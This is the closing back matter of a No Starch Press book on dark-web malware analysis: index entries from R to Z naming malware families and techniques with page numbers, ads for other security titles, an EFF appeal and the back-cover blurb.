Rust, 137, 254, 292, 316
ALPHV, 304
FickerStealer, 294
fixing string references, 295
Ryuk, 217
Infostealer, 229

S

Salsa20, 271
sandbox detection, 71, 77
SapphireStealer, 105–106
scanning, 74–75, 164
ScreenConnect, 222
screenshots, 54, 55, 78, 89, 98–100
secretsdump, 191–194
Securities and Exchange Commission (SEC), 260
Security Accounts Manager (SAM), 192, 193
Security Information and Event Management (SIEM), 197
Sellix, 319
Server Message Block (SMB), 196, 200, 213
Service Principal Name (SPN), 185
service tickets, Kerberos, 185
7Zip, 157, 222
building an SFX archive, 158
SHA256, 66, 177, 178
shadow copy deletion, 219, 226, 227, 245, 281
Shannon entropy, 137
SharpHound, 185, 317
shellcode, 149, 163, 165, 167, 266
pointer resolution via, 118
resolving API calls via, 150
Shodan, 322
SIEM (security information and event management), 197
signature-based malware detection, 128
Sikorski, Michael, 22
Sliver, 317
Sliver C2 framework, 165–166, 167–168, 180–181, 185, 186
antivirus evasion, 165
built-in obfuscation capabilities, 165
interactive shell, 165
OPSEC, 166
protocol, 180
`psexec` command, 166
`shell` command, 166
transport encryption protocol, 181
tutorial, 167
SMB (Server Message Block), 196, 200, 213
`smbclient` command, 213
SmokeLoader, 54, 57–62, 71, 232
anti-analysis techniques, 58–62
byte insertion, 61–62
control flow obfuscation, 62
opaque predicate, 61
Snaffler, 212, 214–215, 317
SocGholish, 54
SOCKS proxy, 37, 181
Sodinokibi, xxiii, xxiv, 248, 255, 263–286
C2 server, 276
command line options, 279
configuration data, 263
data encryption, 269, 271–272, 280, 284–286
data exfiltration, 276–277
decryptor, 286
deleting or emptying folders, 275–276
encryption keys, 269–271, 277, 284
excluding sensitive locations, 264
import resolution, 264
killing processes and services, 267–269, 279, 280–281
network discovery, 280
privilege escalation, 266–267
process enumeration, 268
ransom notes, 275, 278
safe mode, 279, 282
service enumeration, 280

Sodinokibi (*continued*)
setting desktop background, 277
shadow copy deletion, 269, 279, 281
skipping files, folders, or extensions, 273–275
string encryption, 263
Sphynx, 192
SPN (Service Principal Name), 185
stack strings, 96
static analysis
decompilers, 20–22
disassemblers, 20
file attributes tools, 19–20
inlining, 21
PE analysis utilities, 20
`strings` command, 18
static linking, 294
StealBit, xxiii, 227, 229–240, 317
anti-analysis techniques, 230–235
concurrency, 230
configuration options, 229–230
data exfiltration, 229, 230, 238–240
debugger checks, 231
file and directory traversal, 237–238
hiding, 230, 235
import resolution, 232
self-deletion, 230, 236
skipping files, folders, or extensions, 230, 238
string encryption, 234–235
StealC, 82
stealer affiliate panel, 84
stealers, 10, 55, 311, 323. *See also* credential access
Ailurophile Stealer, 83
browser data theft, xxii
cryptowallet data theft, xxii
data collection, 88–89
deployment and execution, 85–92
download lures, 86–88, 311
FickerStealer, 294
infostealers, 82
Lumma Stealer, 82
Raccoon Stealer, xxii, 82, 83, 93–103, 266, 317
SapphireStealer, 105–106
StealC, 82
TTP retooling, 104
Vidar, 82
string obfuscation, 57
stack strings, 96
XOR cipher, 96, 175
string representation, 94
string value, 94
symmetric encryption, 172, 250–251, 252
AES, 172, 177, 178
encryption key, 172, 252
RC4, 235, 263, 266, 281
Salsa20, 271
Sysinternals tool suite, 17, 221
Process Explorer, 242
Process Monitor, 242
Sysmon, 196, 201, 206, 242
`ParentCommandLine` field, 197
PipeEvent rule (Pipe Connected) (Event 18), 202
PipeEvent rule (Pipe Created) (Event 17), 202, 240
process creation (Event 1), 197, 202, 204
RegistryEvent rule (Value Set) (Event 13), 202, 204
`WmiEventConsumer` activity detected (Event 20), 198
system information collection, 102–103, 176, 211, 301–302

T

Theattacker-Crypter, 130–131
Themida, 132
threading, 255
ticket granting service (TGS), 185
TMChecker, xxii, 35–38
Tofsee, 142
Tor, xxi, 258
entry guard, 4
exit node, 4
.onion site, 309
Whonix, xxi, 3–6
Tor Browser, 3–6, 258
Torch, 6
TrickBot, xxii, 116–123, 318, 319
browser data theft, 119

function hooking, 119
calculating code jumps, 122
creating function hooks, 121
modifying memory permissions, 121
in-memory execution, 117
overlays, 119
process injection, 117–119
reflective DLL injection, 117, 318
shellcode, 118
`webinject` module, 117–119
trojans, 311
AIDS, 244
TTP retooling by threat actors, 130, 316
Greatness phishing kit, 48–49
stealers, 104

U

UPX, 139, 157, 159

V

vCenter Server, 293
Vermilion Strike, xxiii, 180, 299, 318
beacon type, 174
configuration data decryption, 172–175
data exfiltration, 177
implant tasking, 178–180
string deobfuscation, 175–176
victim metadata collection, 176–177
Vidar, 82
virtual machines (VMs)
deleting snapshots, 298, 307
detection, 55–57, 58, 71, 77
excluding from encryption, 305, 307
shutting down, 298–299
Virtual Machine eXecutable (VMX), 299
virtual private network (VPN), 190
VirusTotal, 131
VMProtect, 133
VMWare Workstation, 293
vouch copies, 63
vSphere, 293
hardening guidance, 294
vulnerabilities, xxi, 322
CVE-2018-8453, 266
CVE-2020-1472 (Zerologon), 191
CVE-2021-44228 (Log4Shell), 50–52
CVE-2023-34362 (MoveIT), 28
CVE-2024-34102, 28
fuzzing, 164
remote code execution, 28

W

web shell, 311
Whonix, xxi, 3–6
WinDbg, 22, 221
Windows Cryptographic API, 65–67, 97, 234
Windows Defender, 142, 201, 215, 226
disabling, 17–18, 227
Windows Event Logs, 197, 198, 206
Windows Internet library (*wininet.dll*), 119, 120, 238
Windows Management Instrumentation (WMI), 194, 198, 280, 281
living-off-the-land techniques, 212, 219–220, 241
management services interface, 195
/root/cimv2 namespace, 195
Windows Management Instrumentation command line (WMIC), 212, 219–220, 241
Windows Registry, 197
Windows Remote Management (WinRM), 220, 221
TrustedHosts, 220
Windows Remote Shell (WinRS), 220
Windows Restart Manager, 284–286
Windows Server Update Service (WSUS), 219
Windows Service Control Manager, 199
Windows Sysinternals, 17
WinLock, 244
WinRAR, 222
WinSCP, 222
Wired, 82
Wireshark, 17, 22, 77

wmiexec, 188, 192, 194–198, 199, 218
wmiexec-Pro, 198

X

x32dbg, 142
x64dbg, 16, 58–62, 142, 147
    breakpoint, 147, 148, 152
    Follow in Dump, 147
    `savedata` command, 149
XOR (exclusive or) cipher
    code obfuscation, 74, 146, 173
    string obfuscation, 95–96, 103, 175
XSS forum, 35


Z

Zphisher, xxii, 38–41


RESOURCES

Visit *https://nostarch.com/dissecting-dark-web* for errata and more information.


More no-nonsense books from **NO STARCH PRESS**




PRACTICAL MALWARE ANALYSIS
The Hands-On Guide to Dissecting Malicious Software
BY MICHAEL SIKORSKI *AND* ANDREW HONIG
800 PP., $59.99
ISBN 978-1-59327-290-6




EVASIVE MALWARE
A Field Guide to Detecting, Analyzing, and Defeating Advanced Threats
BY KYLE CUCCI
488 PP., $69.99
ISBN 978-1-7185-0326-7




METASPLOIT, 2ND EDITION
The Penetration Tester's Guide
BY DAVID KENNEDY, MATI AHARONI, DEVON KEARNS, JIM O'GORMAN, *AND* DANIEL GRAHAM
288 PP., $59.99
ISBN 978-1-7185-0298-7



EVADING EDR
The Definitive Guide to Defeating Endpoint Detection Systems
BY MATT HAND
312 PP., $59.99
ISBN 978-1-7185-0334-2



THE ANDROID MALWARE HANDBOOK
Detection and Analysis by Human and Machine
BY QIAN HAN, SALVADOR MANDUJANO, SEBASTIAN PORST, V.S. SUBRAHMANIAN, SAI DEEP TETALI, *AND* YANHAI XIONG
328 PP., $49.99
ISBN 978-1-7185-0330-4




THE ART OF CYBERWARFARE
An Investigator's Guide to Espionage, Ransomware, and Organized Cybercrime
BY JON DIMAGGIO
272 PP., $39.99
ISBN 978-1-7185-0214-7

PHONE:
800.420.7240 OR
415.863.9900

EMAIL:
SALES@NOSTARCH.COM

WEB:
WWW.NOSTARCH.COM



Never before has the world relied so heavily on the internet to stay connected and informed. That makes the Electronic Frontier Foundation's mission—to ensure that technology supports freedom, justice, and innovation for all people—more urgent than ever.

For over 35 years, EFF has fought for your rights through activism, in the courts, and by developing software because we believe in a better future—one where your device is truly yours, you can speak without being surveilled, and technology helps you connect with the people you care about. With your help, we can realize that vision for a brighter world together.

ELECTRONIC FRONTIER FOUNDATION

LEARN MORE AND JOIN EFF AT EFF.ORG/NOSTARCH

Now You See It.

Getting into the dark web isn't simple. You need Tor. You need clean OPSEC. And even then, the forums worth being in don't just let you walk through the door. The top-tier ones require vouches from established members, Bitcoin deposits, proof that you're somebody.

In 2021, Lindsay Kaye was among the first to reverse engineer and publicly disclose a new ransomware variant. She did it before the group behind it, BlackMatter, had even started operations. How? She found it by watching the dark web forums where the group was quietly recruiting affiliates.

This book takes you inside that world and into the code behind the tools she found there:

- Raccoon Stealer—a credential stealer behind hundreds of millions of stolen passwords, and the SQL query it uses to pull them straight out of your browser
- TrickBot—the banking trojan that infected millions of Windows machines, and how it injects into Chrome and hooks the functions handling your banking traffic
- Cerberus—an Android banking trojan sold on dark web forums for $200 a month, and how it overlays a fake login page on top of your real banking app
- LockBit—one of the most prolific ransomware operations in history, and how it kills backup services, deletes shadow copies, and pushes a Group Policy update to every machine on the domain before encryption starts
- Mirai—the botnet that knocked half the internet offline in 2016, and how it's able to find and infect new devices to expand its reach
- Sodinokibi/REvil and ALPHV—two of the most destructive ransomware-as-a-service operations ever, taken apart from the affiliate recruitment posts to the encryption code

Threat reports tell you what happened. This book shows you how.

About the Author

Lindsay Kaye, expert malware analyst and reverse engineer, is Vice President of Threat Intelligence at HUMAN Security. Kaye is also an internationally recognized cybersecurity speaker, trainer, and author.

no starch press®

THE FINEST IN GEEK ENTERTAINMENT™
san francisco | nostarch.com